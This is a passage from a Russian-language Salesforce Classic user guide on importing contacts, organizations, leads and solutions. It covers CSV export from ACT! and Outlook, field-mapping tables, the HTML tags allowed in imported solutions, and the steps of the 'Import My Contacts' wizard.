 **Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

4. Щелкните «Экспорт».
5. Выберите нужные поля адресной книги в диалоговом окне «Задать поля экспорта» и нажмите кнопку «ОК».

СМ. ТАКЖЕ:


[Соотнесение полей для других источников данных и импорта организации](#)

[Создание файлов экспорта для мастеров импорта](#)

## Экспорт из других источников данных

Данные могут быть импортированы в систему из любого приложения, позволяющего создавать CSV-файлы.

1. Сохраните источник данных как CSV-файл.

 **Прим.:** Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем.

2. Убедитесь, что файл содержит только одно имя для каждого поля. Система не позволяет обрабатывать дополнительные имена.
3. Убедитесь, что файл содержит два поля для имен и заголовков. Система не позволяет обрабатывать поля, содержащие имена и заголовки.
4. Убедитесь, что файл содержит только один номер телефона для каждого поля.

СМ. ТАКЖЕ:

[Соотнесение полей для других источников данных и импорта организации](#)

[Создание файлов экспорта для мастеров импорта](#)

## Экспорт из системы Salesforce

Система Salesforce позволяет экспортировать отчеты по организациям, контактам, настраиваемым объектам, интересам или решениям для создания файла импорта. Поле «Код организации», «Код контакта», «Код настраиваемого объекта», «Код интереса» или «Код решения» должно быть заполнено для каждой соответствующей записи отчета. Данные поля содержат уникальные идентификаторы Salesforce, используемые для точного сопоставления данных с текущими записями Salesforce.

Чтобы создать файл импорта, содержащий данные поля, рекомендуем сначала экспортировать данные из системы Salesforce.


1. Запустите отчет по организациям, контактам, настраиваемым объектам, интересам или решениям в системе Salesforce, добавьте соответствующее поле кода и выполните экспорт отчета в Excel.
2. Чтобы экспортировать интересы и контакты, необходимые для кампании, выполните указанные ниже действия.
  - а. Объедините экспортированные отчеты в один CSV-файл посредством приложения Excel. Убедитесь, что все значения кодов находятся в одном столбце.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



 **Прим.:** Если региональные настройки не поддерживают использование запятой, воспользуйтесь символом табуляции или любым другим разделителем.


- b. Переименуйте столбец «Код интереса»/«Код контакта» в «Код записи».
- c. Добавьте столбец «Статус» и введите статус участника кампании для каждого контакта или интереса.

СМ. ТАКЖЕ:

[Создание файлов экспорта для мастеров импорта](#)

## Подготовка данных к импорту

Данные, экспортированные из системы Salesforce или текущего приложения, должны быть подготовлены к импорту.

 **Прим.:** При наличии полей данных, которые не соответствуют стандартным полям, администратор организации может создать настраиваемые поля.

Универсальные обязательные поля должны быть добавлены в файлы импорта. В противном случае импорт не выполняется.

### Подготовка контактов

При импорте данных из приложения АСТ! или Outlook мастер «Импорт моих контактов» автоматически соотносит поля АСТ! или Outlook с полями Salesforce.

При импорте данных из других источников рекомендуем использовать приложение Excel® для присвоения меток столбцам файла импорта (см. раздел [«Соотнесение полей для других источников данных и импорта организации»](#) на странице 756).

### Подготовка организаций-лиц

При импорте организаций-лиц рекомендуем использовать метки полей Salesforce в качестве меток столбцов файла импорта.

### Подготовка организаций-компаний и контактов организации

При импорте организаций-компаний и контактов рекомендуем использовать приложение Excel® для присвоения меток столбцам файла импорта (см. раздел [«Соотнесение полей для других источников данных и импорта организации»](#) на странице 756).

### Подготовка интересов организации

При импорте общих интересов или интересов для кампаний рекомендуем использовать метки файла импорта (см. раздел [«Соотнесение полей для импорта интересов»](#) на странице 761).

### Подготовка настраиваемых объектов

При импорте настраиваемого объекта рекомендуем использовать метки полей Salesforce, доступные на странице сведений о настраиваемом объекте, в качестве меток столбцов файла импорта.

### Подготовка решений

При импорте решений рекомендуем использовать метки полей Salesforce в качестве меток столбцов файла импорта.

Решения, которые должны быть импортированы в систему Salesforce, могут быть дополнены HTML-кодом. Однако, если организация не поддерживает HTML-решения, то HTML-теги отображаются только после импорта решений.

Из соображений безопасности, система Salesforce автоматически фильтрует все HTML-решения на наличие потенциально опасного HTML-кода. Потенциально опасный HTML-код, обнаруженный в HTML-решении, автоматически удаляется

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

или преобразуется в текст. Обратите внимание, что потенциально опасный HTML-код удаляется из HTML-решения без уведомления пользователей.

HTML-решения могут быть импортированы в систему Salesforce. Из соображений безопасности, система Salesforce поддерживает только перечисленные ниже HTML-теги. Содержимое HTML-тегов, отсутствующих в списке ниже, автоматически удаляется при сохранении HTML-решений. Кроме того, при сохранении HTML-решений автоматически удаляется содержимое всех тегов `<script>` и `<iframe>`, а также сценариев JavaScript. Обратите внимание, что HTML-решения не поддерживают каскадные таблицы стилей (CSS).

Ниже перечислены HTML-теги, которые могут использоваться в HTML-решениях, импортированных в систему Salesforce.

|                                 |                           |                             |
|---------------------------------|---------------------------|-----------------------------|
| <code>&lt;a&gt;</code>          | <code>&lt;dt&gt;</code>   | <code>&lt;q&gt;</code>      |
| <code>&lt;abbr&gt;</code>       | <code>&lt;em&gt;</code>   | <code>&lt;samp&gt;</code>   |
| <code>&lt;acronym&gt;</code>    | <code>&lt;font&gt;</code> | <code>&lt;small&gt;</code>  |
| <code>&lt;address&gt;</code>    | <code>&lt;h1&gt;</code>   | <code>&lt;span&gt;</code>   |
| <code>&lt;b&gt;</code>          | <code>&lt;h2&gt;</code>   | <code>&lt;strike&gt;</code> |
| <code>&lt;bdo&gt;</code>        | <code>&lt;h3&gt;</code>   | <code>&lt;strong&gt;</code> |
| <code>&lt;big&gt;</code>        | <code>&lt;h4&gt;</code>   | <code>&lt;sub&gt;</code>    |
| <code>&lt;blockquote&gt;</code> | <code>&lt;h5&gt;</code>   | <code>&lt;sup&gt;</code>    |
| <code>&lt;br&gt;</code>         | <code>&lt;h6&gt;</code>   | <code>&lt;table&gt;</code>  |
| <code>&lt;caption&gt;</code>    | <code>&lt;hr&gt;</code>   | <code>&lt;tbody&gt;</code>  |
| <code>&lt;cite&gt;</code>       | <code>&lt;i&gt;</code>    | <code>&lt;td&gt;</code>     |
| <code>&lt;code&gt;</code>       | <code>&lt;img&gt;</code>  | <code>&lt;tfoot&gt;</code>  |
| <code>&lt;col&gt;</code>        | <code>&lt;ins&gt;</code>  | <code>&lt;th&gt;</code>     |
| <code>&lt;colgroup&gt;</code>   | <code>&lt;kbd&gt;</code>  | <code>&lt;thead&gt;</code>  |
| <code>&lt;dd&gt;</code>         | <code>&lt;li&gt;</code>   | <code>&lt;tr&gt;</code>     |
| <code>&lt;del&gt;</code>        | <code>&lt;ol&gt;</code>   | <code>&lt;tt&gt;</code>     |
| <code>&lt;dfn&gt;</code>        | <code>&lt;p&gt;</code>    | <code>&lt;ul&gt;</code>     |
| <code>&lt;div&gt;</code>        | <code>&lt;pre&gt;</code>  | <code>&lt;var&gt;</code>    |
| <code>&lt;dl&gt;</code>         |                           |                             |

Ниже перечислены атрибуты, поддерживаемые указанными выше тегами.

|            |        |        |
|------------|--------|--------|
| alt        | face   | size   |
| background | height | src    |
| border     | href   | style  |
| class      | name   | target |

colspan rowspan width

Ниже перечислены префиксы, которые могут использоваться в URL-адресах указанных выше атрибутов.


- http:
- https:
- file:
- ftp:
- mailto:
- #
- / (для относительных ссылок)

СМ. ТАКЖЕ:

- [Стандартное соотнесение полей для приложения АСТ!](#)
- [Стандартное соотнесение полей для приложения Outlook](#)
- [Создание файлов экспорта для мастеров импорта](#)

## Стандартное соотнесение полей для приложения АСТ!

Данная таблица определяет порядок соотнесения полей АСТ! с полями импорта организаций и контактов Salesforce во время индивидуального импорта данных.

 **Прим.:** Если запись АСТ! содержит несколько контактов для одной компании, то мастер импорта создает несколько контактов для одной организации.

| АСТ! Поле            | Поле импорта  |
|----------------------|---|
| Адрес 1              | Контакт: Почтовый адрес и<br>Организация: Адрес для счета |
| Адрес 2              | Контакт: Почтовый адрес и<br>Организация: Адрес для счета |
| Адрес 3              | Контакт: Почтовый адрес и<br>Организация: Адрес для счета |
| Доп. тел.            | Контакт: Другой тел.                                      |
| Доб. доп. тел.       | Контакт: Другой доб. тел.                                 |
| Ассистент            | Контакт: Имя ассистента                                   |
| Тел. ассистента      | Контакт: Тел. ассистента                                  |
| Доб. тел. ассистента | Контакт: Доб. тел. ассистента                             |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

| <b>АСТ! Поле</b>   | <b>Поле импорта</b>  |
|--|--|
| Город  | Контакт: Город в почтовом адресе и<br>Организация: Город для счета   |
| Компания   | Организация: Имя   |
| Контакт  | Контакт: Полное имя  |
| Страна   | Контакт: Страна в почтовом адресе и<br>Организация: Страна для счета |
| Отдел  | Контакт: Отдел   |
| Учетные данные эл. почты<br>(Мастер импорта проверяет, является ли используемый формат адреса эл. почты допустимым: aivanov@kompaniya.ru.) | Контакт: Эл. почта   |
| Факс   | Контакт: Факс и<br>Организация: Факс                                 |
| Доб. факс  | Контакт: Доб. рабочий факс   |
| Личное имя   | Контакт: Личное имя  |
| Домашний адрес 1   | Контакт: Другой адрес 1  |
| Домашний адрес 2   | Контакт: Другой адрес 2  |
| Домашний адрес 3   | Контакт: Другой адрес 3  |
| Город  | Контакт: Другой город  |
| Страна   | Контакт: Другая страна   |
| Дом. тел.  | Контакт: Дом. тел.   |
| Область  | Контакт: Другая область  |
| Индекс   | Контакт: Другой почтовый индекс                                      |
| Код/статус   | Организация: Тип   |
| Фамилия  | Контакт: Фамилия   |
| Мобильный тел.   | Контакт: Мобильный тел.  |
| Примечание   | Не импортируется   |
| Тел.   | Контакт: Тел. и<br>Организация: Тел.                                 |
| Доб. тел.  | Контакт: Доб. рабочий тел.   |

| <b>АСТ! Поле</b>   | <b>Поле импорта</b>  |
|--|--|
| Используется   | Контакт: Источник интереса   |
| Доход  | Организация: Годовой доход   |
| Область  | Контакт: Область в почтовом адресе и<br>Организация: Область для счета   |
| Биржевой символ  | Организация: Биржевой символ   |
| Должность  | Контакт: Должность   |
| Веб-узел   | Организация: Веб-сайт  |
| Индекс   | Контакт: Почтовый индекс<br>Организация: Почтовый индекс для счета   |
| Второй контакт   | Второй контакт: Имя  |
| Тел. второго контакта  | Второй контакт: Тел .  |
| Доб. тел. второго контакта   | Второй контакт: Доб. тел .   |
| Должность второго контакта   | Второй контакт: Должность  |
| Третий контакт   | Третий контакт: Имя  |
| Тел. третьего контакта   | Третий контакт: Тел .  |
| Доб. тел. третьего контакта  | Третий контакт: Доб. тел .   |
| Должность третьего контакта  | Третий контакт: Должность  |
| Последний контакт 2, Последний контакт 3, Должность ассистента, Последняя попытка, Последняя конференция, Последний контакт, Последние результаты, Дата письма, Пейджер, Супруг (а), Пользователь 1-15 | Контакт: Примечание или организация: Примечание (Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют выбрать поля, которые должны быть импортированы в одно поле контакта или организации «Примечание»; система не поддерживает создание отдельного примечания для каждого поля АСТ!.) |

СМ. ТАКЖЕ:

[Экспорт из приложения АСТ!](#)

[Подготовка данных к импорту](#)

## Стандартное соотнесение полей для приложения Outlook

Данная таблица определяет порядок соотнесения полей Outlook с полями импорта организаций и контактов Salesforce во время индивидуального импорта данных.

| Поле Outlook              | Поле импорта   |
|---------------------------|--|
| Имя ассистента            | Контакт: Имя ассистента  |
| Тел. ассистента           | Контакт: Тел. ассистента   |
| Дата рождения             | Контакт: Дата рождения   |
| Город                     | Контакт: Город в почтовом адресе и<br>Организация: Город для счета   |
| Страна                    | Контакт: Страна в почтовом адресе и<br>Организация: Страна для счета |
| Рабочий факс              | Контакт: Факс и<br>Организация: Факс                                 |
| Рабочий тел.              | Контакт: Тел.  |
| Почтовый индекс           | Контакт: Почтовый индекс<br>Организация: Почтовый индекс для счета   |
| Улица                     | Контакт: Почтовый адрес и<br>Организация: Адрес для счета            |
| Улица 2                   | Контакт: Почтовый адрес и<br>Организация: Адрес для счета            |
| Улица 3                   | Контакт: Почтовый адрес и<br>Организация: Адрес для счета            |
| Компания                  | Организация: Имя организации и<br>Контакт: Организация               |
| Основной телефон компании | Организация: Тел.  |
| Отдел                     | Контакт: Отдел   |
| Адрес эл. почты           | Контакт: Эл. почта   |

(Мастер импорта проверяет, является ли используемый формат адреса эл. почты допустимым: aivanov@kompaniya.ru.)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

| Поле Outlook  | Поле импорта  |
|---|---|
| Личное имя  | Контакт: Личное имя   |
| Город   | Контакт: Другой город   |
| Страна  | Контакт: Другая страна  |
| Дом. тел.   | Контакт: Дом. тел.  |
| Почтовый индекс   | Контакт: Другой почтовый индекс   |
| Улица   | Контакт: Другой адрес   |
| Улица 2   | Контакт: Другой адрес   |
| Улица 3   | Контакт: Другой адрес   |
| Должность   | Контакт: Должность  |
| Фамилия   | Контакт: Фамилия  |
| Имя менеджера   | Контакт: Подчиненный<br><br>(Кроме того, если имя, указанное в данном поле, не соответствует текущему контакту, то имя менеджера используется для создания контакта.)   |
| Мобильный тел.  | Контакт: Мобильный тел.   |
| Примечания  | Контакт: Описание   |
| Другой тел.   | Контакт: Другой тел.  |
| Используется  | Контакт: Источник интереса  |
| Должность   | Контакт: Приветствие  |
| Веб-страница  | Организация: Веб-сайт   |
| Организация, Годовщина, Сведения для выставления счета, Рабочий тел. 2, Обратный вызов, Автомобильный тел., Категории, Дети, сервер каталогов, Адрес эл. почты 2, Адрес эл. почты 3, Государственный идентификационный номер, Увлечения, Домашний факс, Дом. тел. 2, Доступность в Интернете, ISDN, | Контакт: Примечание или организация: Примечание<br><br>(Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют выбрать поля, которые должны быть импортированы в одно поле контакта или организации «Примечание»; система не |

**Поле Outlook**

**Поле импорта**

ключевые слова, Язык, Расположение, Отчество, Расстояние, Расположение офиса, Организационный идентификационный номер, Другой город, Другая страна, Другой факс, Другой почтовый индекс, Другая область, Другая улица, Другая улица 2, Другая улица 3, Пейджер, Абонентский ящик, Основной телефон, Профессия, Радиотелефон, Супруг (а), Индекс, Телекс, Телетайп/телефон с титрами, Пользователь 1, Пользователь 2, Пользователь 3, Пользователь 4

поддерживает создание отдельного примечания для каждого поля Outlook.)


СМ. ТАКЖЕ:

[Экспорт из приложения Outlook](#)

[Подготовка данных к импорту](#)

### Соотнесение полей для других источников данных и импорта организации

При корпоративном импорте организаций и контактов или индивидуальном импорте данных из других источников, кроме приложения Outlook или АСП!, мастера импорта соотносят поля максимально точно. Прежде чем завершить импорт, рекомендуем уточнить соотнесения вручную. Прежде чем импортировать данные, компания Salesforce рекомендует использовать Excel для присвоения перечисленных ниже меток столбцам файла импорта.

 **Прим.:** Стандартные соотнесения ниже могут служить ориентиром при выполнении импорта, но не гарантируют 100% точности соотнесения данных. **Рекомендуем уточнить соотнесения вручную посредством мастеров импорта.** Помните, что одно поле может быть соотнесено несколько раз (например, адресные поля контактов и организаций).

#### Общие поля контактов и организаций

| Метка для файла импорта   | Поле Salesforce   |
|---|---|
| Ответственный за запись<br>(Примечание. Данное поле может быть пропущено при индивидуальном импорте, так как все импортируемые данные автоматически принадлежат текущему пользователю. При импорте записей по коду записи Salesforce данное поле пропускается.) | Контакт: Ответственный за контакт и Организация: Ответственный за организацию |
| Код ISO валюты<br>(Примечание. Данное поле может использоваться только для  | Контакт: Валюта контакта и Организация: Валюта организации                    |

#### ВЕРСИИ

Доступно в версиях: **Salesforce Classic.**

Доступно в версиях: **все** версии, кроме **Database.com Edition.**

Импорт организации недоступен в версиях: **Personal Edition, Database.com Edition.**



**Общие поля контактов и организаций**

| Метка для файла импорта   | Поле <b>Salesforce</b> |
|---|------------------------|
| мультивалютных организаций. Дополнительную информацию см. в разделе «Импорт мультивалюты» на странице 742.) |                        |

**Поля контактов**

| Метка для файла импорта  | Поле <b>Salesforce</b>   |
|--|--|
| Ассистент  | Контакт: Ассистент   |
| Тел. ассистента  | Контакт: Тел. ассистента   |
| Доб. тел. ассистента   | Значение данного поля используется после значения поля контакта: Тел. ассистента |
| Дата рождения  | Контакт: Дата рождения   |
| Рабочий факс   | Контакт: Факс  |
| Доб. рабочий факс  | Значение данного поля используется после значения поля контакта: Факс            |
| Рабочий тел.   | Контакт: Тел.  |
| Доб. рабочий тел.  | Значение данного поля используется после значения поля контакта: Тел.            |
| Описание контакта  | Контакт: Описание  |
| Полное имя контакта <i>или</i><br>Личное имя и Фамилия   | Контакт: Личное имя и<br>Контакт: Фамилия  |
| (Примечание. При импорте имен контактов следует использовать поле «Полное имя контакта» или поля «Личное имя» и «Фамилия», но не все поля одновременно.) |  |
| Код контакта   | Контакт: Код контакта  |
| (Примечание. Коды записей чувствительны к регистру и не могут быть изменены.)  |  |
| Примечание к контакту  | Создание примечания к контакту.  |
| Отдел  | Контакт: Отдел   |
| Адрес эл. почты  | Контакт: Эл. почта   |

Поля контактов

| Метка для файла импорта  | Поле Salesforce  |
|--|--|
| (Примечание. Мастер импорта проверяет, является ли используемый формат адреса эл. почты допустимым: aivanov@kompaniya.ru.) |  |
| Без рассылки по эл. почте  | Контакт: Без рассылки по эл. почте   |
| (Примечание. Чтобы разрешить рассылки, введите значение «0». В противном случае, введите значение «1».)                    |  |
| Дом. тел.  | Контакт: Дом. тел.   |
| Доб. домашний тел.   | Значение данного поля используется после значения поля контакта: Дом. тел.   |
| Источник интереса  | Контакт: Источник интереса   |
| Город в почтовом адресе  | Контакт: Город в почтовом адресе   |
| Страна в почтовом адресе   | Контакт: Страна в почтовом адресе  |
| Почтовый индекс  | Контакт: Индекс в почтовом адресе  |
| Область в почтовом адресе  | Контакт: Область/штат в почтовом адресе                                      |
| Улица в почтовом адресе 1  | Контакт: Почтовый адрес  |
| Улица в почтовом адресе 2  | Контакт: Почтовый адрес  |
| Улица в почтовом адресе 3  | Контакт: Почтовый адрес  |
| Мобильный тел.   | Контакт: Мобильный   |
| Доб. мобильный тел.  | Значение данного поля используется после значения поля контакта: Мобильный   |
| Другой город   | Контакт: Другой город  |
| Другая страна  | Контакт: Другая страна   |
| Другой тел.  | Контакт: Другой тел.   |
| Другой доб. тел.   | Значение данного поля используется после значения поля контакта: Другой тел. |
| Другой почтовый индекс   | Контакт: Другой почтовый индекс  |
| Другая область   | Контакт: Другие область/штат   |
| Другая улица 1   | Контакт: Другой адрес  |
| Другая улица 2   | Контакт: Другой адрес  |
| Другая улица 3   | Контакт: Другой адрес  |

**Поля контактов**

| <b>Метка для файла импорта</b>   | <b>Поле Salesforce</b>   |
|--|--|
| Подчиненный<br><br>(Примечание. В случае отсутствия контакта, имя которого соответствует имени, указанному в данном поле, мастер импорта создает контакт, используя данное значение в следующих полях контакта: «Личное имя» и «Фамилия».) | Контакт: Подчиненный   |
| Приветствие  | Значение данного поля используется перед значением поля контакта: Личное имя   |
| Должность  | Контакт: Должность   |
| Второй контакт   | Значение данного поля разделяется на следующие поля контакта: «Личное имя» и «Фамилия» для второго контакта организации  |
| Тел. второго контакта  | Контакт: «Тел.» для второго контакта организации   |
| Доб. тел. второго контакта   | Значение данного поля используется после значения поля контакта: «Тел.» для второго контакта организации                 |
| Должность второго контакта   | Контакт: «Должность» для второго контакта организации  |
| Третий контакт   | Значение данного поля разделяется на следующие поля контакта: «Личное имя» и «Фамилия» для третьего контакта организации |
| Тел. третьего контакта   | Контакт: «Тел.» для третьего контакта организации  |
| Доб. тел. третьего контакта  | Значение данного поля используется после значения поля контакта: «Тел.» для третьего контакта организации                |
| Должность третьего контакта  | Контакт: «Должность» для третьего контакта организации   |

**Поля организаций**

| <b>Метка для файла импорта</b>   | <b>Поле Salesforce</b>                 |
|--|--|
| Описание организации   | Организация: Описание                  |
| Подразделение организации<br><br>(Примечание. Данное поле может быть пропущено при назначении подразделения посредством раскрывающегося списка в действии 1 мастера импорта. Если данное поле не соотносится или используется раскрывающийся список подразделений, то каждой записи назначается стандартное подразделение ответственного за запись.) | Организация: Подразделение организации |
| Факс организации   | Организация: Факс                      |

Поля организаций

| Метка для файла импорта   | Поле Salesforce  |
|---|--|
| Доб. факс организации   | Значение данного поля используется после значения поля организации: Факс |
| Код организации<br>(Примечание. Коды записей чувствительны к регистру и не могут быть изменены.)  | Организация: Код организации   |
| Имя организации   | Организация: Имя организации и<br>Контакт: Организация                   |
| Примечание к организации  | Создание примечания к организации.                                       |
| Номер организации   | Организация: Номер организации   |
| Тел. организации  | Организация: Тел.  |
| Доб. тел. организации   | Значение данного поля используется после значения поля организации: Тел. |
| Местоположение организации  | Организация: Местоположение организации                                  |
| Тип организации   | Организация: Тип   |
| Город для счета   | Организация: Город для счета   |
| Страна для счета  | Организация: Страна для счета  |
| Почтовый индекс для счета   | Организация: Почтовый индекс для счета                                   |
| Область для счета   | Организация: Область/штат для счета                                      |
| Улица для счета 1   | Организация: Адрес для счета   |
| Улица для счета 2   | Организация: Адрес для счета   |
| Улица для счета 3   | Организация: Адрес для счета   |
| Сотрудники  | Организация: Сотрудники  |
| Отрасль   | Организация: Отрасль   |
| Ответственность   | Организация: Ответственность   |
| Родительская организация<br>(Примечание. В случае отсутствия организации, имя которой соответствует имени родительской организации, мастер импорта создает организацию, используя данное значение в следующем поле: «Имя организации».) | Организация: Родительская организация                                    |

Поля организаций


| Метка для файла импорта  | Поле Salesforce   |
|--|---|
| Местоположение родительской организации<br>(Примечание. Данное поле определяет местоположение организации, указанной в поле «Родительская организация».) | Организация: Местоположение организации<br>(Примечание. Данное поле соотносится с полем родительской организации «Местоположение организации».) |
| Рейтинг  | Организация: Рейтинг  |
| Доход  | Организация: Годовой доход  |
| Город отправки   | Организация: Город отправки   |
| Страна отправки  | Организация: Страна отправки  |
| Почтовый индекс отправки   | Организация: Почтовый индекс отправки   |
| Область отправки   | Организация: Область/штат отправки  |
| Улица отправки 1   | Организация: Адрес отправки   |
| Улица отправки 2   | Организация: Адрес отправки   |
| Улица отправки 3   | Организация: Адрес отправки   |
| Код SIC  | Организация: Код SIC  |
| Биржевой символ  | Организация: Биржевой символ  |
| Веб-сайт   | Организация: Веб-сайт   |

СМ. ТАКЖЕ:

[Подготовка данных к импорту](#)

### Соотнесение полей для импорта интересов

Когда вы импортируете интересы, мастер импорта данных и мастер импорта интересов кампании сопоставляют поля в вашем файле импорта насколько возможно правильно, но перед завершением импорта вы все равно должны вручную уточнить сопоставление. Прежде чем импортировать интересы, рекомендуем использовать Excel для присвоения перечисленных ниже меток столбцам файла импорта.

 **Прим.:** Стандартные соотнесения ниже могут служить только ориентиром. Они не гарантируют 100% точности соотнесения данных, поэтому рекомендуем уточнять соотнесения вручную посредством мастера импорта.

| Метка для файла импорта | Поле интереса Salesforce |
|-------------------------|--------------------------|
| Годовой доход           | Годовой доход            |
| Город                   | Город                    |

**ВЕРСИИ**

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

| Метка для файла импорта   | Поле интереса Salesforce  |
|---|---------------------------|
| Компания  | Компания                  |
| Страна  | Страна                    |
| Код ISO валюты  | Валюта интереса           |
| (Примечание. Данное поле может использоваться только для мультивалютных организаций. См. раздел «Импорт мультивалюты» на странице 742.)   |                           |
| Описание  | Описание                  |
| Эл. почта   | Эл. почта                 |
| (Мастер импорта проверяет, является ли используемый формат адреса эл. почты допустимым: aivanov@kompaniya.ru.)  |                           |
| Без рассылки по эл. почте   | Без рассылки по эл. почте |
| (Чтобы разрешить рассылки, введите значение «0». В противном случае, введите значение «1».)   |                           |
| Количество сотрудников  | Количество сотрудников    |
| Факс  | Факс                      |
| Полное имя или Личное имя и Фамилия   | Личное имя и Фамилия      |
| (Примечание. При импорте имен интересов следует использовать поле «Полное имя» или поля «Личное имя» и «Фамилия», но не все поля одновременно.)   |                           |
| Отрасль   | Отрасль                   |
| Подразделение интереса  | Подразделение интереса    |
| (Примечание. Данное поле может быть пропущено при назначении подразделения посредством раскрывающегося списка в действии 1 мастера импорта. Если данное поле не соотносится или используется раскрывающийся список подразделений, то каждой записи назначается стандартное подразделение ответственного за запись.) |                           |
| Код интереса  | Код интереса              |
| (Примечание. Коды записей чувствительны к регистру и не могут быть изменены.)   |                           |
| Источник интереса   | Источник интереса         |

| Метка для файла импорта   | Поле интереса Salesforce  |
|---|---|
| (Примечание. Данное поле может быть пропущено при назначении одного значения поля «Источник интереса» всем интересам на первой странице мастера импорта.)                                       |   |
| Статус интереса   | Статус интереса   |
| Мобильный тел.  | Мобильный   |
| Тел.  | Тел.  |
| Почтовый индекс   | Почтовый индекс   |
| Рейтинг   | Рейтинг   |
| Ответственный за запись   | Ответственный за интерес  |
| (Примечание. Данное поле может быть пропущено при назначении ответственности посредством правила назначения интересов. При импорте записей по коду записи Salesforce данное поле пропускается.) |   |
| Приветствие   | Значение данного поля используется перед значением поля «Личное имя». |
| Область   | Область   |
| Статус<br>(Только для мастера «Импорт интересов кампании».)   | Статус<br>(в связанном списке интереса «Журнал кампании»)             |
| Улица 1   | Адрес   |
| Улица 2   | Адрес   |
| Улица 3   | Адрес   |
| Должность   | Должность   |
| Веб-сайт  | Веб-сайт  |

При добавлении типов записей в данный список мастер импорта данных создает записи на основе стандартного типа записи ответственного. Мастер импорта данных не обновляет поле типа записи для текущих записей.


При использовании правил назначения мастер импорта данных создает записи на основе стандартного типа записи нового ответственного. Стандартный тип записи ответственного за очередь используется правилами назначения при назначении записи очереди.

СМ. ТАКЖЕ:

[Подготовка данных к импорту](#)

## Импорт моих контактов из приложения Outlook или ACT!

Мастер «Импорт моих контактов» позволяет отдельным пользователям импортировать не более 500 контактов и организаций-компаний из приложения ACT! или Outlook.

 **Важное замечание:** Компания Salesforce заменила отдельные мастера импорта для организаций, контактов и других объектов универсальным мастером импорта данных. (Отдельные мастера импорта открываются посредством маленьких всплывающих окон, тогда как универсальный мастер открывается посредством полнофункционального обозревателя, адресная строка которого отображает компонент dataimporter.app.) Чтобы запустить универсальный мастер, введите строку «*Мастер импорта данных*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мастер импорта данных**». (Доступные параметры определяются предоставленными полномочиями.)


Прежде чем запустить мастер «Импорт моих контактов», рекомендуем создать файл экспорта и правильно подготовить данные. Чтобы импортировать данные из других источников, выполните инструкции, указанные в разделе «[Импорт моих контактов из других источников](#)».

 **Совет:** Данные могут быть импортированы только в поля, доступные для редактирования.

1. На странице личных параметров введите строку «*Импорт*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Импорт моих организаций и контактов**» и щелкните «**Запустить мастер импорта!**». При необходимости воспользуйтесь ссылкой «**Импорт моих организаций и контактов**» в разделе «Инструменты» на начальной странице вкладки «Организации».

Метки контактов и организаций-компаний могут быть переименованы администратором, поэтому ссылки «Импорт моих...» могут содержать измененный текст.

2. Укажите источник данных: Act! или Outlook. Нажмите кнопку «**Далее**».
3. Чтобы загрузить файл, нажмите кнопку «**Выбрать файл**».

 **Прим.:** Чтобы проверить подготовленный файл импорта, рекомендуем импортировать небольшой тестовый файл.

4. Чтобы проверить соотнесения полей, нажмите кнопку «**Настроить соотнесения**».
5. Чтобы завершить импорт, нажмите кнопку «**Импортировать!**».

### [Импорт моих контактов из других источников](#)

Мастер «Импорт моих контактов» позволяет импортировать не более 500 контактов и связанных организаций-компаний практически из любого источника.

### [Мастер импорта данных](#)

Мастер импорта данных позволяет легко импортировать данные для множества стандартных объектов Salesforce, включая организации, контакты, интересы, решения, организации-лица и статьи. Данный мастер также позволяет импортировать данные для настраиваемых объектов. С помощью мастера можно одновременно импортировать не более 50 000 записей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
Database.com Edition.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта контактов и организаций:

- «Импорт личных контактов»



[Мастер импорта данных. Вопросы и ответы](#)

СМ. ТАКЖЕ:


[Мастер импорта данных](#)[Что импортируется для настраиваемых объектов?](#)[Создание файлов экспорта для мастеров импорта](#)[Экспорт из приложения АСТ!](#)[Экспорт из приложения Outlook](#)[Подготовка данных к импорту](#)[Соотнесение полей для других источников данных и импорта организации](#)[Общие сведения об импорте](#)

## Импорт моих контактов из других источников

Мастер «Импорт моих контактов» позволяет импортировать не более 500 контактов и связанных организаций-компаний практически из любого источника.

Прежде чем запустить мастер «Импорт моих контактов», рекомендуем создать файл экспорта и правильно подготовить данные. Чтобы импортировать данные из приложения АСТ! или Outlook, воспользуйтесь разделом [«Импорт моих контактов из приложения Outlook или АСТ!»](#).


Файл экспорта должен использовать CSV-формат.

 **Совет:** Данные могут быть импортированы только в поля, доступные для редактирования.

1. На странице «Настройка» введите строку *«Импорт»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Импорт моих организаций и контактов»** и щелкните **«Запустить импорт»**. При необходимости воспользуйтесь ссылкой **«Импорт моих организаций и контактов»** в разделе «Инструменты» на начальной странице вкладки «Организации».

Администратор может переименовывать метки контактов и организаций-компаний, при этом ссылки «Импортировать...» могут иметь измененный текст.

2. Нажмите кнопку **«Далее»**.
3. Чтобы загрузить нужный файл, щелкните **Выбрать файл**.

 **Прим.:** Чтобы убедиться, что файл для импорта правильно подготовлен, импортируйте небольшой проверочный файл.

4. При необходимости измените стандартную кодировку файла.
5. Выберите тип сравнения записей (адрес эл. почты или имя) и нажмите кнопку **«Далее»**.
6. Чтобы гарантировать правильную обработку контактных данных, просмотрите стандартные соотнесения и исправьте возможные ошибки, а затем нажмите кнопку **«Далее»**.
  - Ответственность за любые импортируемые контакты или организации-компания автоматически назначается текущему пользователю, поэтому поле «Ответственный за запись» может быть исключено из соотнесения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

